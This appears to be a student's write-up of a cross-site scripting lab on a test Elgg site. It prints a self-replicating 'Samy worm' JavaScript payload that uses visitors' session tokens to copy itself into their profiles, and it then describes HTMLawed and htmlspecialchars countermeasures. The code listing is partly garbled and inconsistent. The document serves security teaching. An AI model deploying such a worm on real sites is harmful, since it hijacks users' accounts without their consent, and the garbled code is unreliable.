The screenshot shows the Firefox Web Browser interface. The title bar says "Edit profile : XSS Lab Site". The address bar shows "www.xsslabelgg.com/profile/alice/edit". The main content area is titled "Edit profile". It has sections for "Display name" (set to "Alice") and "About me". The "About me" section contains a code block that includes a self-replicating JavaScript payload. This payload uses XMLHttpRequest to send the current page's content back to the server at "http://www.xsslabelgg.com/action/profile/edit". The payload also includes headers for "Access-Control-Allow-Headers" and "Content-Type". The right sidebar shows a profile for "Alice" with options like "Blogs", "Bookmarks", "Pages", and "Edit profile". A "Visual editor" button is visible near the "About me" section.

Figure 16: Self-replicating code.

The screenshot shows the Firefox Web Browser interface. The title bar says "Alice : XSS Lab Site". The address bar shows "www.xsslabelgg.com/profile/alice". The main content area displays the "XSS Lab Site" profile for user "Alice". The profile picture is a cartoon illustration of Alice from Alice in Wonderland. Below the picture are buttons for "Add friend", "Send a message", and "Report user". The "About me" section is present. To the right, there is a "Friends" sidebar with a single entry. The top navigation bar includes links for "Activity", "Blogs", "Bookmarks", "Files", "Groups", and "More".

Figure 17: Alice visited Samy's profile and got infected.




```

<script id="worm" type="text/javascript">
1 <script id="worm" type="text/javascript">
2 var headerTag = "<script id=\"worm\" type=\"text/javascript\\>";
3 var jsCode = document.getElementById("worm").innerHTML;
4 var tailTag = "</" + "script>";
5 window.onload = function(){
6 var userName=elgg.session.user.name;
7 var guid=".concat(elgg.session.user.guid);
8 var ts=__elgg_ts=.concat(elgg.security.token.__elgg_ts);
9 var token=__elgg_token=.concat(elgg.security.token.__elgg_token);
10 var content="http://www.xsslalogg.com/profile/.concat(
11   userName).concat("/edit").concat(ts).concat(
12   token).concat("&description=").concat(headerTag).concat(jsCode).concat(
13   tailTag).concat("&name=").concat(userName).concat("&accesslevel[
14     description]=2").concat(guid);
15 //alert(content);
16 var samyGuid=47; //FILL IN
17 if(elgg.session.user.guid!=samyGuid)
18 {
19   //Create and send Ajax request to modify profile
20   var Ajax=null;
21   var sendurl="http://www.xsslalogg.com/action/profile/edit";
22   Ajax=new XMLHttpRequest();
23   Ajax.open("POST",sendurl,true);
24   Ajax.setRequestHeader("Host","www.xsslalogg.com");
25   Ajax.setRequestHeader("Access-Control-Allow-Headers","*");
26   Ajax.setRequestHeader("Content-Type", "application/
27     x-www-form-urlencoded");
28   Ajax.send(content); }
29 var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
30 </script>

```

Figure 18: The entire script used to achieve the code.


Task 7: Countermeasures



The screenshot shows the Elgg administration interface at www.xsslalogg.com/admin/plugins#profile. The left panel displays a list of available plugins under the 'Plugins' heading. The 'HTMLAwed' plugin is selected and highlighted. The right sidebar contains sections for 'Administer' and 'Configure', with 'Plugins' also highlighted in the 'Configure' section. The bottom navigation bar includes links for Administration FAQ, Administration Manual, Elgg Community Forums, and Elgg Blog.

Figure 19: Enabled HTMLAwed.

1) HTMLAwed is a countermeasure that makes HTML text more secure with a filter. When this is enabled, the tags of the script are disabled. Because of the lack of script tags, this attack does not work.



```
GNU nano 2.5.3           File: text.php           Modified

<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard $
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF$');
echo $vars['value'];

^K G Get Help   ^O Write Out  ^W Where Is  ^K Cut Text
^X Exit        ^R Read File  ^\ Replace   ^U Uncut Text
```

Figure 20: Uncommenting htmlspecialchars in text.php.

```
GNU nano 2.5.3          File: url.php          Modified [Read 15 lines]
```

```
$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
    $url = trim($vars['value']);
    unset($vars['value']);
}

if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
        $text = $vars['text'];
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    $text = $url;
}

unset($vars['encode_text']);

if ($url) {
    $url = elgg_normalize_url($url);

    if (elgg_extract('is_action', $vars, false)) {
        $url = elgg_add_action_tokens_to_url($url, false);
    }

    $is_trusted = elgg_extract('is_trusted', $vars);
    if (!$is_trusted) {
```

Get Help Write Out Where Is Cut Text Justify Cur Pos
Exit Read File Replace Uncut Text To Spell Go To Line

Figure 21: Uncommenting the htmlspecialchars in url.php.

```
GNU nano 2.5.3          File: dropdown.php          [Read 15 lines]
```

```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
```

Get Help Write Out Where Is Cut Text Justify Cur Pos
Exit Read File Replace Uncut Text To Spell Go To Line

Figure 22: Uncommenting the htmlspecialchars in dropdown.php.

```
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 */
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
$encoded_value = $vars['value'];

if (!empty($vars['value'])) {
    echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

Figure 23: Uncommenting the htmlspecialchars in email.php.

2) htmlspecialchars allows you to encode special characters. Once these characters become encoded, this now becomes data. The browser will display this, and it will not be interpreted the same way and will not be considered as code. Therefore, it will not run, and this is an effective countermeasure. In a scenario where the code doesn't use special characters where you are not using a script tag to run the JavaScript code, this countermeasure will not be effective.

Code:

<https://github.com/grksumanth/CSS/blob/master/samyworm>